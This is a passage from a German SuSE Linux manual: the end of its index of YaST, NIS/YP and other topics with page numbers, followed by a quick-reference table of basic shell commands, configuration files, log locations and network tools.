  - Paket-Abhängigkeiten
    - überprüfen ..... 109
  - Paketauswahl ..... 106
  - Pakete einspielen ..... 110
  - Pakete löschen ..... 111
  - Partitionieren ..... 98
  - Rescue-Diskette erzeugen 115
  - Scanner einrichten ..... 112
  - Serienauswahl ..... 106
  - Sprache festlegen ..... 93
  - susewm ..... 122
  - System updaten ..... 112
  - Systemsicherheit ..... 126
  - Tastaturbelegung ..... 91
  - Tastaturbelegung auswählen .. 93
  - Typ des Dateisystems setzen . 101
  - xdm ..... 121
  - XFree ..... 126
  - YaST ..... 91
  - YaST1 ... ii, x, 35, 61, 391, 395, 462
  - YaST2 .. i, vii, x, 17, 19–25, 27, 28, 31, 113, 269, 312, 345, 356, 374, 382, 391, 397, 462
  - Maus einbinden ..... 21
  - Tastatur einbinden ..... 21
  - Zeitzone wählen ..... 21
  - Yellow Pages ..... *siehe* YP
  - YP**
    - Client konfigurieren ..... 119
    - Domainname ..... 518
    - Server ..... 518
  - YP-Server**
    - Update ..... 473
  - yp.conf ..... 180
  - ypbind ..... 181
  - ypclient ..... 119, 180
  - ypserv ..... 181, 473
  - ypserver ..... 180
  - yudit ..... 308
  - yudit ..... 308
  - Z**
  - Zeit einstellen ..... 520
  - Zeitzone ..... 512
  - Zeitzone wählen .. *siehe* YaST2, Zeitzone wählen

ZIP-Laufwerk . <i>siehe</i> Hardware, ZIP-Laufwerk	Hardware, Parallele Schnittstelle	Zugriffsrechte .... 551, 554, 557
Parallele Schnittstelle .. <i>siehe</i>	Zugangsberechtigung ..... 619	Samba ..... 251
		Zurücksetzen ..... 619



## Referenz: Wichtige Kommandos/Dateien

Die Zwischenräume (engl. *blanks*) bei den Befehlen sind als „Trenner“ wichtig und folglich mit der Tastatur als „Leerzeichen“ einzugeben! Vgl. auch die Legende in Abschnitt 1.3 auf Seite 6.

### Info/Dokumentation

<code>less &lt;dateiname&gt;</code>	Textdatei einsehen
<code>cd &lt;verzeichnis&gt;</code>	in ein Verzeichnis wechseln (falsch: <code>cdVerzeichnis</code> – „DOS-Manier“!)
<code>ls -l &lt;vz_oder_datei&gt;</code>	Verzeichnisinhalt/Dateieigenschaften auflisten
<code>rpm -qi &lt;paketname&gt;</code>	Info über ein Paket
<code>man &lt;befehl&gt;</code>	Manpage zu einem Befehl
<code>/usr/share/doc/howto</code>	die zahlreichen HOWTOs für alle Fragen
<code>/usr/share/doc/packages/*</code>	Dokumentation zum jeweiligen Paket
<code>/usr/share/doc/packages/i4l/README.Quick</code>	die aktuelle Dokumentation zu ISDN

### Allgemeine Konfigurationsdateien und Logs

<code>~</code>	Synonym für das Home-Verzeichnis
<code>/etc</code>	Verzeichnis für Konfigurationsdateien
<code>/etc/modules.conf</code>	Automatisches Laden von Modulen
<code>/etc/rc.config</code>	SuSE Linux Haupt-Konfigurationsdatei
<code>/etc/rc.config.d</code>	Verzeichnis für Komponenten der <code>/etc/rc.config</code>
<code>/etc/profile</code>	Konfigurationsdatei der Loginshell (bash)
<code>/etc/profile.d</code>	Verzeichnis für Komponenten der <code>/etc/profile</code>
<code>~/profile</code>	Erweiterungen des Benutzers zur <code>/etc/profile</code> vgl. auch <code>~/.bashrc</code> und <code>~/.bashrc_login</code>
<code>/var/log</code>	Verzeichnis für System-Logs
<code>/var/log/messages</code>	allgemeine System-Logdateien
<code>/var/log/boot.msg</code>	Boot-Meldungen des Kernels

### Systemstart

<code>/etc/lilo.conf</code>	LILO-Konfigurationsdatei
<code>/sbin/init.d</code>	Verzeichnis für Systemstartskripten

### X-Konfiguration

<code>/etc/XF86Config</code>	Konfigurationsdatei des X-Servers
<code>~/X.err</code>	Meldungen des X-Servers
<code>/var/X11R6/bin/X --&gt; /usr/X11R6/bin/XF86_XXXX</code>	der X-Server

### Netzwerk

<code>/sbin/ifconfig</code>	Konfiguration der Netzwerk-Interfaces anzeigen
<code>/sbin/route -n</code>	Routing-Tabelle anzeigen
<code>ping &lt;IP-Nummer&gt;</code>	Erreichbarkeit eines Hosts testen